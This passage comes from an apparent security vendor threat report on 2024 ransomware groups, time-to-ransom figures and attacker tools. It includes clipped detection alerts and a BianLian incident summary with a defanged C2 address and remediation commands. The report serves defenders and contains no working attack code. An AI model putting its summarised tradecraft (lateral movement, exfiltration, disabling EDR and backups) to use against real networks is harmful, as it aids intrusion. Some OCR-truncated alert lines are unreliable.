Critical		**Rule Name:** [redacted]CobaltStrike **Threat Name:**[redacted]CobaltStrike[redacted] **OS Resources:** ["behavior:_process: C:\\Windows\\System32\\c "process:_pid:24932,ProcessStart:133530838411004978"] **Process Name:** C:\Windows\System32\cmd.exe
Critical		**Rule Name:** [redacted]CobaltStrike **Threat Name:**[redacted]CobaltStrike[redacted] **OS Resources:** ["file:_\\\\127.0.0.1\\ADMIN$\\8746352.exe"] **Process Name:** Unknown
Critical		**Rule Name:** [redacted] **Threat Name:**[redacted] **OS Resources:** ["file:_C:\\Users\[redacted]COUNTY\\Do [redacted] **Process Name:** C:\Program Files (x86)\ScreenConnect Clien ([redacted]\ScreenConnect.WindowsClient.exe

Cobalt Strike beacon

ScreenConnect persistence

Extract of a Huntress intrusion where ScreenConnect and Cobalt Strike were leveraged in a county government's network

Threats Targeting Government




Figure 8: Government threats by type in 2024

Manufacturing Sector Threats

The last industry we analyzed was manufacturing, and this was a unique environment based on the data we saw for 2024. We saw a high number of RAT installations in these environments, with AsyncRAT, Trickbot, NetSupport, and NewCoreRAT as the most commonly witnessed families.

Manufacturing companies were under attack by the most evenly distributed list of scripting languages from malicious scripts. PowerShell was still the most common, but WMI, JavaScript, and VBScript were also used. Java-based attacks were also successful against these environments, as attackers were likely able to successfully recon these targets before deploying them.

An interesting trend we noticed was malware disguising themselves as Adobe components, and this type of obfuscation made up 23% of all methods used in this sector. The next-most common method, mimicking Windows or Defender components, was only at 11%.

Outside of typical RMM abuse, attackers were often seeing abusing Windows RDP components in similar manners. Attackers were witnessed injecting and manipulating RDP components in order to steal credentials, lower security within sessions.

Information theft in this sector also primarily focused on domain passwords, with attackers migrating to higher-priority machines as fast as possible. Attempts to laterally move were almost exclusively done using traditional Windows LOLBins and domain tools such as ADExplorer, WMI, PsExec, and Net.exe.

Threats Targeting Manufacturing




Figure 9: Manufacturing threats by type in 2024

Ransomware In 2024


Ransomware In 2024

In late 2023 and early 2024, ransomware operations faced significant disruption due to global collaboration among cybersecurity groups, law enforcement, and private researchers. Notable takedowns and disruptions included LockBit, which splintered into sub-groups like RansomHub, and the dismantling of Dharma/Crysis, Hive, and Phobos, reshaping the ransomware landscape. Groups like BianLian shifted tactics from encryption to data theft and extortion, reflecting a cost-saving response to improved ransomware detection and remediation efforts. RansomHub, Lynx, and Akira dominated ransomware activity, collectively accounting for 54% of incidents, while newer groups like BlackSuit aggressively targeted SMBs, showing a rise in sophisticated attacks.

Ransomware groups varied significantly in their tactics and timelines. Time-to-ransom (TTR) analysis revealed that groups like Akira deployed ransomware within six hours of initial access, favoring quick, high-impact attacks. Others like Cl0p and Medusa adopted slower, more deliberate methodologies. The number of malicious actions before ransomware deployment also varied, with extortion-focused groups performing more extensive reconnaissance, privilege escalation, and data exfiltration compared to groups prioritizing rapid encryption.

These findings highlight the evolving ransomware strategies and the critical need for proactive defenses to reduce response times and disrupt attackers before they get what they want.

54% of ransomware incidents were linked to RansomHub, Lynx, and Akira



Ransomware Groups

The dirty business of ransomware became a tumultuous year for operators as global cybersecurity groups, law enforcement, government agencies, and private researchers came together throughout the year to bring down several notable ransomware groups.

Starting with the February takedown of LockBit, the group has splintered into several sub-groups. RansomHub has become the primary new home for most ex-LockBit operators, topping the list of top ransomware operators at 21%. While LockBit 3.0 and now 4.0 are still very much in the wild, they've shifted away from non-enterprise businesses and kept looking for larger payouts from more established enterprises, critical infrastructure, governments, and manufacturing targets.

The departure of Dharma/Crysis, Hive, and Phobos due to several multi-agency takedown operations shifted the playing field for ransomware operators in 2024. In addition, groups like BianLian have stopped deploying ransomware and instead chose to exfiltrate and extort targets for their data. This represents a cost-saving tactic from criminals, as detection for ransomware mechanisms, decryption tools, and resistant backup strategies become more widespread; these groups will turn to alternative methods to extort victims.

Top Ransomware Operators




Figure 10: Most prevalent ransomware affiliates in 2024

Huntress' clients faced ransomware attacks from RansomHub, Lynx (the ransom group formerly known as Inc), and Akira. These three groups represented 54% of our ransomware incidents throughout the year, and all three appear to be offering affiliates high percentages and aren't shy about targeting small to medium-sized businesses. All of them pursue quantity over quality of targets and will often target low-hanging fruit with minimal effort to hit exposed systems.

We saw the rise of BlackSuit (aka Royal) in 2024, a group that aggressively targeted business workforces throughout the world. As this group grows, we'll likely see more sophisticated attacks and methods coming from them.

Incidents of Ransomware Groups 2023 vs 2024




Figure 11: Ransomware groups incident frequency from 2023 to 2024

Ransomware Groups Gains and Losses

Ransomware Family	2023 Frequency	2024 Frequency & Status	Losses and Gains
RansomHub	As BlackCat (ALPHV) 6.1%	21.4%	15.3%
Inc / Lynx	8.9%	16.8%	7.9%
Akira	4.2%	15.8%	11.6%
Play	8.5%	9.1%	0.6%
Dharma/Crysis	29.3%	0%	-29.3%
Hive	4.9%	0%	-4.9%
LockBit	19.5%	1.4%	-18.1%
Medusa	1.5%	11.8%	10.3%
Darkgate/Black Basta	7.5%	7.6%	-0.1%
Phobos	5.0%	0	-5%
BianLian	3.2%	0.4%	-2.8%
Cl0p	1.3%	1.2%	-0.1%
BlackSuit	0%	5.7%	5.7%

Figure 12: Table of ransomware gains and losses since 2023

Time-To-Ransom (TTR) Measurement

During the year, Huntress investigated incidents where ransomware was deployed and crawled through activity logs to determine the ransomware operator's initial access time. This could have been accessing an account through stolen credentials, abusing an RMM software, gaining access via an initial access broker, or through exploitation or social engineering.

From here, we recorded the average time an attacker would move from initial access, reconnaissance, lateral movement, exfiltration, and ransomware deployment. We then attributed these per group based on the attempted delivered ransomware note.

Average TTR (Hours) by Ransomware Group




Figure 13: Average time-to-ransom (TTR) by ransomware group

Using data going back to late 2023, we developed a time-to-ransom (TTR) chart based on available incident information. Based on these findings, the overall average TTR we saw was almost 17 hours. And looking at that broken down by different ransomware groups, some groups prefer smash-and-grab techniques versus slow-and-low methodologies. With generic ransomware detections as the baseline, we saw that Play, Dharma/Crysis, and Akira tend to deploy ransomware the fastest, all in around six hours.

Multiple variables are at play in these scenarios:

- The initial access point where ransomware operators start their attack: what permissions did they start with, and what permissions did they require?
- Network pathing and availability of other systems
- User interaction as a deterrent? Waiting after business hours
- Does the victim have data they're interested in and does it need to be exfiltrated?
- Some data may not have been ransomware operator, but from another attacker gaining access to the machine and then later providing access to the ransomware group (this is often the case with some RaaS)
- The phase at which Huntress was installed (installed as a response to a suspected incident)

Considering these as best we could, the Huntress team is further investigating options to improve this measurement in the future.

There are other groups that tend to move slower such as Cl0p, Medusa, and, oddly enough, Rapid. We saw a correlation between TTR and incident counts throughout the year, and it seems that TTR can be used as a rough basis for guessing how much time victims have to respond to prevent worst-case scenarios.

Average time-to-ransom (TTR) is almost **17 hours**

18 actions on average are taken before ransomware

Activity Before Ransom

Another measure we looked at was how many actions groups performed before triggering a ransomware payload. These were the number of actions we were able to identify in a 48-hour window before attempting to deploy ransomware on the victim's machine. Actions in this context are defined as malicious activity related to their goal such as efforts to perform reconnaissance. escalate privileges, move laterally, execute terminal commands, run scripts, download additional files, exfiltrate files, etc.

As seen in Figure 14, ransomware groups took an average of 18 actions that we could identify before triggering ransomware. But as we saw with TTR, some ransomware groups take more actions than others.

This demonstrates behavior within groups reflecting on goals and methodology from group to group. Attackers focusing on extortion, data theft, and espionage tend to perform more actions, with pivoting, data harvesting, and exfiltrating being those extra activities.

Attackers who rely on receiving ransomware payments for decryption tend to perform a lower number of actions as they're basically smashing and grabbing.

Average Number of Actions Before Ransom





Figure 14: Activity prior to ransomware deployment by group

Attackers keep exfiltrating data right up to the point of ransoming a victim, with many attackers implementing RAR or ZIP to bundle up data and exfiltrate it to their C2 servers. We saw more sophisticated attackers starting to use encrypted P2P services like Cloudflare tunneling to not only exfiltrate, but to deliver tools and malware. Other actions right before ransomware execution tend to be elevating privileges or disabling EDR or system backups/restoration settings to ensure file encryption is successfully executed. In other cases, it was lateral movement to a privileged server or device that had access to backups or critical data to get maximum impact.

While also not definitive as this data set has similar caveats to the above TTR chart, this can be used as a rough reference for how many opportunities defense tools and teams have before attackers ransomware victims. One interpretation of this data is to measure each group's ability to identify and execute campaigns on targets based on efficiency. This could be based on the initial access brokers, RaaS, or affiliates each group uses, showing where some groups lack while others excel.



```
Huntress has                                                    Due to the nature of these signal   mass isolation has been i

At [redacted]TC, scheduled task 'SystemUpdate' was created by user '[redacted]' (S-1-5-21-323  41673-2657359057-219620
5751). This executable is a BianLian Go Backdoor with a hardcoded command and control address, '85[.]239[.]53[.]59'.

At [redacted]UTC, user 'ati' was seen performing domain enumeration on groups:
- Domain Admins
- Exchange Servers
- Sharepoint-admins

At [redacted], user '[redacted]' was seen pinging IP address '192[.]168[.]2[.]165' belonging to host [redacted].

Huntress highly recommends disabling user account '[redacted] (S-1-5-21-3235141673-2657359057-2196201386-5751) and engage with the
organisation's incident response solution.

[redacted]

[redacted]

To remediate, run the following commands from an administrative command prompt (cmd.exe) and perform the actions below:
- schtasks.exe /End /TN "SystemUpdate"
- schtasks.exe /Delete /TN "SystemUpdate" /F

- Remove the "c:\windows\system32\sysupdate.exe" file and ensure it is not recreated.
```

An example from the BianLian ransomware group, forgoing malicious encryption with their malicious tooling to prioritize data exfiltration and extortion

Activity Immediately Prior to Ransomware




Figure 15: Actions taken immediately before ransom

Attacker Tools and Techniques

Attacker Tools and Techniques

In 2024, hackers relied heavily on specialized tools and techniques to automate tasks, gain access, and maintain control over compromised systems. While full-scale hacking tools suites like Cobalt Strike, Metasploit, and Sliver saw a decrease in usage, specialized tool and administrative tools like Mimikatz and Sysinternals Suite were critical for password sniffing, memory dumping, lateral movement, and privilege elevation. Remote access trojans (RATs) like AsyncRAT, NetSupport RAT, and Jupyter dominated remote access methods, contributing to more than 75% of incidents. Jupyter in particular evolved from an infostealer into a multi-stage backdoor with sophisticated capabilities.

